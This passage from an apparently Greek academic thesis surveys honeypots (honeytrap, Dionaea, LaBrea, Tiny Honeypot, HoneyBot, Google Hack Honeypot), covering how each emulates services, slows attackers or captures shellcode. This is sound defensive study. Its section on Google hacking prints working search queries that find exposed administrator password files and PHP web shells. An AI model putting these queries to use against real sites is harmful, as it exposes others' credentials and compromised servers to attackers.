- Ignore mode: Με αυτή τη λειτουργία όλες οι εισερχόμενες συνδέσεις αγνοούνται και το honeypot δεν αντιδρά για κάποια συγκεκριμένη πόρτα. Αυτή η λειτουργία μπορεί να είναι χρήσιμη όταν για παράδειγμα χρησιμοποιούμε ήδη κάποια πόρτα του honeypot (πχ την SSH για απομακρυσμένη διαχείριση).

Παρακάτω παρουσιάζεται μία απεικόνιση της διαδικασίας που ακολουθεί το honeytrap (σε mirror mode) [30].



Σχήμα: 2.11 Η διαδικασία που ακολουθεί το honeytrap

Στο 1^{ο} βήμα ο επιτιθέμενος στέλνει ένα αίτημα σύνδεσης. Το αίτημα παγώνει για ένα χρονικό διάστημα (βήμα 2^{ο}), και στη συνέχει το honeytrap ξεκινά έναν listener και δέχεται τη σύνδεση. Στο 4^{ο} βήμα ξεκινά ένα mirror connection και όλα τα δεδομένα αποστέλλονται πίσω στον host.

2.4 Dionaea

Το Dionaea είναι ένα medium interaction honeypot (malware collector) που περιγράφεται από τους δημιουργούς του ως ο συνεχιστής του nepenthes [31] [32]. Είναι γραμμένο σε Python, χρησιμοποιεί την libemu βιβλιοθήκη [33] για την ανίχνευση shellcodes και υποστηρίζει IPv6 και TLS.

Το βασικό πρωτόκολλο που προσομοιώνει το Dionaea είναι το SMB (πόρτα 445), το οποίο είναι και ένα από τα βασικά που δέχονται επιθέσεις από αυτοματοποιημένα malware. Συνάμα υποστηρίζονται τα HTTP, HTTPS, FTP, TFTP, MSSQL και SIP (VOIP).

- HTTP, HTTPS: Το πρόγραμμα υποστηρίζει τα πρωτόκολλα αυτά όμως τα δεδομένα που συλλέγονται δεν αναλύονται περαιτέρω. Για το HTTPS το SSL πιστοποιητικό (που είναι self-signed) δημιουργείται κατά την εκκίνηση του προγράμματος.
- FTP: Το Dionaea υποστηρίζει ένα βασικό ftp εξυπηρετητή στην πόρτα 21. Δίνεται η δυνατότητα για δημιουργία φακέλων, και για αποθήκευση και upload αρχείων.
- TFTP: Το Dionaea υποστηρίζει έναν TFTP server στην πόρτα 69.
- MSSQL: προσομοιώνεται το Tabular Data Stream που χρησιμοποιείται από τον Microsoft SQL Server στην πόρτα 1433, δίνοντας την δυνατότητα σε πελάτες να συνδέονται.
- Sip (VOIP): Εδώ υλοποιείται μία VOIP υπηρεσία. Το πρωτόκολλο που χρησιμοποιείται είναι το SIP που είναι και το de facto πρωτόκολλο σήμερα. Σε αντίθεση με άλλα VOIP honeypots (όπως το Artemisa που περιγράφεται στην παράγραφο 2.15) το πρόγραμμα δεν συνδέεται με κάποιον εξωτερικό VOIP server. Αντίθετα αναμένει για εισερχόμενα SIP μηνύματα (πχ OPTIONS ή ακόμη και INVITE), καταγράφει όλα τα δεδομένα και απαντά ανάλογα, με την δημιουργία για παράδειγμα ενός SIP session. Δεδομένου ότι δεν υπάρχουν (ακόμη) ειδικά exploits για το SIP το module δεν στέλνει πληροφορίες στην μηχανή προσομοίωσης του Dionaea. Οι βασικές έτσι δυνατότητες που υποστηρίζονται είναι:
    - Υποστήριξη για τα περισσότερα SIP αιτήματα (OPTIONS, INVITE, ACK, CANCEL, BYE).
    - Υποστήριξη για πολλαπλά SIP sessions και RTP audio streams.
    - Καταγραφή όλων των RTP δεδομένων.
    - Προσθήκη συγκεκριμένου SIP username και secret (password).

- Χρήση τροποποιημένου useragent προς μίμηση διαφόρων μοντέλων τηλεφώνων.
- Καταγραφή των δεδομένων στην SQL βάση δεδομένων.

Η αναγνώριση ενός shellcode γίνεται μέσω της libemu βιβλιοθήκης και την χρήση GetPC heuristics (κάποιοι ευρετικοί αλγόριθμοι). Αφού στη συνέχεια υπάρχει το payload το Dionaea πρέπει να προσπαθήσει να υποθέσει σωστά τον σκοπό και να δράσει ανάλογα:

- **Shells - bind/connectback:** Αυτό το payload προσφέρει στον επιτιθέμενο ένα shell (cmd.exe prompt) είτε με το να κάνει bind μία πόρτα περιμένοντας τον κακόβουλο χρήστη να συνδεθεί, είτε εγκαθιδρύοντας μία σύνδεση με αυτόν. Σε κάθε περίπτωση δίνεται ένα cmd.exe και το Dionaea αντιδρά στα εισερχόμενα δεδομένα (κατά βάση με το να κατεβάσει ένα αρχείο μέσω FTP ή TFTP).
- **URLDownloadToFile:** Αυτού του είδους τα shellcodes χρησιμοποιούν το URLDownloadToFile για να λαμβάνουν αρχεία μέσω HTTP και εκτελούν το αρχείο στη συνέχεια.
- **Exec:** Κάνοντας χρήση του WinExec τα shellcodes εκτελούν μία εντολή την οποία επεξεργάζεται το Dionaea.
- **Multi Stage Payloads:** Σε περιπτώσεις shellcodes που χρησιμοποιούν πολλαπλά στάδια, και δεδομένου ότι δεν είναι δυνατόν να γνωρίζει κανείς τι θα εκτελεστεί στο δεύτερο στάδιο, γίνεται χρήση του libemu virtual machine για το πρώτο στάδιο και εκτελείται εκεί το shellcode.

Το επόμενο στάδιο είναι η αποθήκευση ενός αρχείου (από τη διεύθυνση που έχουμε λάβει μέσω του shellcode), η οποία γίνεται όπως είπαμε κατά βάση με τα FTP και TFTP πρωτόκολλα (που έχουν υλοποιηθεί σε Perl). Στη συνέχεια το αρχείο μπορεί να αποθηκευτεί τοπικά ή να σταλεί σε κάποιο τρίτο σύστημα για περαιτέρω ανάλυση (πχ. CWSandbox, Norman Sandbox και VirusTotal).

Η εγκατάσταση του Dionaea, το οποίο βρίσκεται σε σχετικά πρώιμο στάδιο δεν είναι πολύ εύκολη για ένα απλό χρήστη αφού τόσο το ίδιο το πρόγραμμα όσο και όλο το προαπαιτούμενο λογισμικό (dependencies) πρέπει να μεταγλωττιστούν από τον πηγαίο κώδικα. Σε κάθε περίπτωση προτείνεται η εγκατάσταση σε Ubuntu ή γενικότερα σε Debian λειτουργικό σύστημα (βλέπε και παράγραφο 3.4.4).

2.5 LaBrea

Το LaBrea είναι ένα low interaction honeypot που δημιουργήθηκε το 2003 από τον Tom Liston και διανέμεται δωρεάν [34]. Σημαντικό είναι το γεγονός ότι για πρώτη φορά εισέρχεται με το LaBrea η έννοια του tarpit. Το tarpit είναι μία υπηρεσία που προσπαθεί να καθυστερεί τους επιτιθέμενους (spammers, worms κ.α) με το να κάνει τις TCP συνδέσεις είτε πάρα πολύ αργές είτε ακόμη και να τις διακόπτει. Παρόλο που πλέον τα περισσότερα worms είναι αρκετά ανεπτυγμένα για να σταματήσουν με μία τόσο απλή διαδικασία, τα αρχικά worms που λειτουργούσαν αρκετά γραμμικά πράγματι ήταν δυνατόν να διακόψουν τη λειτουργία τους.

Συνοπτικά ο τρόπος λειτουργίας του honeypot έχει ως εξής. Όταν ξεκινήσει το LaBrea ανιχνεύει και αξιοποιεί όλες τις μη δεσμευμένες διευθύνσεις IP του δικτύου (αυτό επιτυγχάνεται μέσω του ARP πρωτοκόλλου) και ξεκινά να απαντά σε τυχόν συνδέσεις που έρχονται. Όταν τελικά γίνει μία επιτυχής σύνδεση το πρόγραμμα προσπαθεί να καθυστερήσει τον επιτιθέμενο όσο περισσότερο γίνεται. Αυτό επιτυγχάνεται μέσω μίας σειράς τεχνασμάτων που γίνονται στο TCP πρωτόκολλο, ώστε να εισέλθει η συγκεκριμένη σύνδεση σε μία κατάσταση παύσης. Ο λόγος για τον οποίο επιλέγεται να γίνει μία τέτοια καθυστέρηση είναι αρκετά απλός και στοχεύει κατευθείαν στον επιτιθέμενο. Κάθε φορά που αυτός πραγματοποιεί και μία σύνδεση στο honeypot μας, χάνει πόρους που θα τον βοηθούσαν να επιτεθεί σε άλλα συστήματα. Για να γίνει αυτό πιο κατανοητό ας αναλογιστούμε την περίπτωση ενός spammer ο οποίος χρειάζεται όσους περισσότερους πόρους μπορεί να διαθέσει.
Οι μέθοδοι που χρησιμοποιεί το LaBrea για να καθυστερεί συνδέσεις είναι δύο:

- Throttling: Το honeypot δέχεται νέες συνδέσεις όμως παρουσιάζοντας μία πολύ μικρή δυνατότητα λήψης. Έτσι, ο αποστολέας ενημερώνεται πως μπορεί να στέλνει μόνο συγκεκριμένο (πολύ μικρό) αριθμό πακέτων και η όλη διαδικασία καθυστερεί δραματικά.
- Persistent capture: Το honeypot παρουσιάζει μηδενική δυνατότητα λήψης αναγκάζοντας τον αποστολέα να αναμένει μέχρι να στείλει δεδομένα. Περιοδικά ο αποστολέας επιστρέφει στέλνοντας windows probe πακέτα για να ελέγξει την κατάσταση. Με αυτό τον τρόπο η σύνδεση μένει (θεωρητικά) αέναα σε κατάσταση αναμονής.

Η εγκατάσταση σε συστήματα βασισμένα σε debian γίνεται εύκολα με τον package manager:

sudo apt-get install labrea

Παρακάτω φαίνεται η έξοδος που παράγει το LaBrea όταν εκτελεστεί για πρώτη φορά [25]:

```
$ sudo labrea -v -i eth0 -sz -d -n 192.168.1.128/25
Sun Feb 26 17:49:20 2006 User specified capture subnet / mask: \
192.168.1.128/25
Sun Feb 26 17:49:20 2006 LaBrea will attempt to capture unused IPs.
Sun Feb 26 17:49:20 2006 Full internal BPF filter: arp or (ip and ether \
dst host 00:00:0F:FF:FF:FF)
Sun Feb 26 17:49:20 2006 LaBrea will log to syslog
Sun Feb 26 17:49:20 2006 Logging will be verbose.
Sun Feb 26 17:49:20 2006 Initiated on interface: eth0
Sun Feb 26 17:49:20 2006 Host system IP addr: 192.168.1.6, MAC addr: \
00:1a:3c:be:78:2c
Sun Feb 26 17:49:20 2006 ...Processing configuration file
Sun Feb 26 17:49:20 2006 ... End of configuration file processing

Sun Feb 26 17:49:20 2006 Network number: 192.168.1.128
Sun Feb 26 17:49:20 2006 Netmask: 255.255.255.128
Sun Feb 26 17:49:20 2006 Number of addresses LaBrea will watch for ARPs: 127
Sun Feb 26 17:49:20 2006 Range: 192.168.1.128 - 192.168.1.255
Sun Feb 26 17:49:20 2006 Throttle size set to WIN 10
Sun Feb 26 17:49:20 2006 Rate (-r) set to 3
```


2.6 Tiny honeypot

Το Tiny Honeypot (thp) είναι ένα low interaction honeypot που δημιουργήθηκε από τον George Bakos [35] [36]. Η βασική του λογική βασίζεται στο να δίνει ένα login prompt και ένα shell σε κάθε σύνδεση που λαμβάνεται σε οποιαδήποτε πόρτα του συστήματος, και να καταγράφει στη συνέχεια τα πάντα.

Η υπόθεση που γίνεται είναι πως ο επιτιθέμενος μπορεί να αφήσει πίσω του ενδιαφέρουσες πληροφορίες (πχ να προσπαθήσει να εγκαταστήσει από κάποιον δικό του server εργαλεία – όπως ένα rootkit).

Το thp χρησιμοποιεί το default firewall των linux (iptables) για να ανακατευθύνει την κίνηση (μέσω του xinetd*) σε μία πόρτα.

Σχηματικά η όλη διαδικασία φαίνεται στο σχήμα που ακολουθεί. Σημαντικό είναι το γεγονός ότι στους κανόνες που χρησιμοποιούνται στο iptables υπάρχουν συγκεκριμένες εξαιρέσεις που αφορούν όλες εκείνες τις υπηρεσίες που έτρεχε το σύστημα πριν την εγκατάσταση. Όλη την υπόλοιπη κίνηση αναλαμβάνει ο δαίμονας xinetd και οι πληροφορίες καταγράφονται στα αντίστοιχα log αρχεία.



Σχήμα: 2.12 Η αρχιτεκτονική του tiny honeypot

2.7 HoneyBot

Το HoneyBot, είναι ένα από τα λίγα low interaction honeypots για Windows συστήματα. Η βασική του λογική είναι παρόμοια με αυτή των nepenthes, Dionaea, και honeytrap [37] [38]. Εξομοιώνει αδυναμίες διαφόρων δικτυακών υπηρεσιών. Στην πράξη λειτουργεί με το να ανοίγει πολλαπλά UDP και TCP sockets στο honeypot μηχάνημα και στη συνέχεια να προσομοιώνει αδυναμίες στις πόρτες αυτές.

Σε πειράματα που έχουν γίνει το HoneyBot κατάφερε να λάβει επιτυχώς πολλά διαφορετικά trojans και rootkits όπως τα γνωστά: Dabber, Devil, Mydoom, Netbus, Sasser, LSASS, DCOM, Sub7 κ.α.

Η εφαρμογή είναι ελεύθερη προς χρήση (όχι ωστόσο και ο κώδικάς της), και μπορεί να ληφθεί εύκολα από την αντίστοιχη ιστοσελίδα. Η εγκατάσταση είναι εξίσου εύκολη, όπως επίσης και η παραμετροποίηση του προγράμματος (όπου οι προκαθορισμένες ρυθμίσεις είναι σχεδόν έτοιμες).


Υπάρχουν δύο διαφορετικές προσεγγίσεις για την χρήση του συγκεκριμένου honeypot (αλλά και γενικότερα). Είναι δυνατόν να εγκατασταθεί σε ένα (θεωρητικά ασφαλές) εσωτερικό δίκτυο όπου υπό κανονικές συνθήκες δεν θα έπρεπε να δέχεται επιθέσεις. Με αυτό τον τρόπο μπορούμε να ανακαλύψουμε συστήματα εντός του δικτύου που έχουν μολυνθεί με κάποιο worm ή ιό.

Η δεύτερη προσέγγιση είναι η εγκατάσταση του honeypot απευθείας στο Internet. Με αυτόν τον τρόπο είναι δυνατόν να συλλέξουμε και πολύ μεγαλύτερο αριθμό επιθέσεων, και κακόβουλων προγραμμάτων. Ωστόσο η περίπτωση αυτή δεν συνίσταται εκτός αν διαθέτουμε ένα dedicated σύστημα χωρίς πολύτιμες πληροφορίες (αν και πάλι η πιθανότητα να γίνει μέρος ενός botnet το εν λόγω σύστημα είναι μεγάλες). Σε αυτή τη προσέγγιση όπως αναφέρουν και οι δημιουργοί είναι σημαντικό το σύστημα να είναι όσο το δυνατόν πιο κλειστό, με όλα τα απαραίτητα patches, με firewall ενεργοποιημένο κτλ. Ωστόσο σε κάθε περίπτωση το γεγονός ότι το πρόγραμμα είναι κλειστού κώδικα όσο και το ότι τρέχει σε Windows περιβάλλον είναι αποτρεπτικά σε μεγάλο βαθμό.


Το πρόγραμμα δοκιμάστηκε σε ένα εσωτερικό δίκτυο και συγκεκριμένα σε ένα Windows XP σύστημα (το οποίο για λόγους ασφαλείας έτρεχε σε Virtual Box), IP διεύθυνση

192.168.1.63. Η γενική τοπολογία που χρησιμοποιήθηκε σε όλα τα Windows πειράματα παρουσιάζεται στο Παράρτημα 4. Επίσης, μερικά ακόμη πειράματα παρουσιάζονται στο Παράρτημα 5.

Ακολουθούν κάποια στιγμιότυπα του προγράμματος (έγιναν διάφορες επιθέσεις με αυτοματοποιημένα εργαλεία ώστε να δοκιμάσουμε την λειτουργία του honeypot).



Σχήμα: 2.13 Στιγμιότυπο του HoneyBot



Σχήμα: 2.14 Logs όπου βλέπουμε μία FTP bruteforce απόπειρα

2.8 Google Hack Honeypot (GHH)

2.8.1 Λίγα λόγια σχετικά με το Google hacking


Το Google hacking είναι η χρησιμοποίηση του Google (αλλά και άλλων μηχανών αναζήτησης) για τον εντοπισμό πληροφοριών που υπό φυσιολογικές συνθήκες δεν θα έπρεπε να υπάρχουν ανοιχτές προς το κοινό [41]. Ειδικότερα αυτό που γίνεται είναι η εφαρμογή των διαφόρων ειδικών operators για την εύρεση συγκεκριμένων συμβολοσειρών (και όχι μόνο) στα τελικά αποτελέσματα.

Έτσι για παράδειγμα ένα κλασικό Google search hack είναι το [42]:

"#-Frontpage-" inurl:administrators.pwd

Η αναζήτηση θα επιστρέψει ιστοσελίδες που λειτουργούν με Microsoft FrontPage και έχουν το administrators.pwd (αρχεία όπου αποθηκεύονται (με πολύ τρωτή κρυπτογράφηση) οι συνόψεις των κωδικών του διαχειριστή).

Η δύναμη και επικινδυνότητα του Google Hacking παρουσιάζεται στο παρακάτω παράδειγμα (όπου εύκολα βρέθηκαν credentials) :



Σχήμα: 2.15 Παράδειγμα Google Hacking


2.8.2 Google Hack Honeypot

Το Google Hack Honeypot είναι ένα honeypot το οποίο λειτουργεί μέσα σε έναν web server και εντοπίζει διαρροή πληροφορίας μέσω της κακόβουλης χρήσης της μηχανής αναζήτησης της Google [39] [40] [43]. Αν τα δεδομένα μας προσπελαστούν, αυτό σημαίνει πως κάποιος κατάφερε να φτάσει σε αυτά μέσω κακόβουλων ερωτημάτων στο Google (σε σχέση με την ιστοσελίδα μας ή και γενικότερα ερωτήματα). Σε τέτοια περίπτωση λοιπόν το honeypot καταγράφει τα αρχεία που προσπελάστηκαν, τον χρόνο κατά τον οποίο έγινε αυτό, καθώς και την IP διεύθυνση του χρήστη.


Το GHH προσφέρει πολλές διαφορετικές υλοποιήσεις, η κάθε μία από τις οποίες έχει τη δική της εγκατάσταση (αν και γενικά είναι παρόμοιες). Μερικά παραδείγματα που προσφέρονται είναι:

- Passlist.txt: ένα web honeypot που υποτίθεται πως είναι ένα αρχείο κωδικών (βρίσκεται με την κλασική αναζήτηση: inurl:passlist.txt)
- PHP_Shell: Ένα shell γραμμένο σε PHP (βρίσκεται με την αναζήτηση: intitle:”PHP SHELL *””Enable stderr”filetype:php)
- PHP_Ping: προσομοίωση ενός γνωστού vulnerability στο php-ping.php.
- SquirrelMail: προσομοίωση μίας τρωτής έκδοσης του δημοφιλούς squirrelmail.
- WebUtil2.7: το webutil είναι μία συλλογή δικτυακών εργαλείων (όπως πχ ping, tracert κ.α.).
- PhpSysInfo: προσομοίωση ενός php script που παρουσιάζει ποικίλες πληροφορίες σχετικά με το σύστημά μας.

Στιγμιότυπα των δύο πρώτων (passlist.txt και PHP_Shell) παρουσιάζονται παρακάτω:



Σχήμα: 2.16 Passlist.txt




Σχήμα: 2.17 PHP_Shell

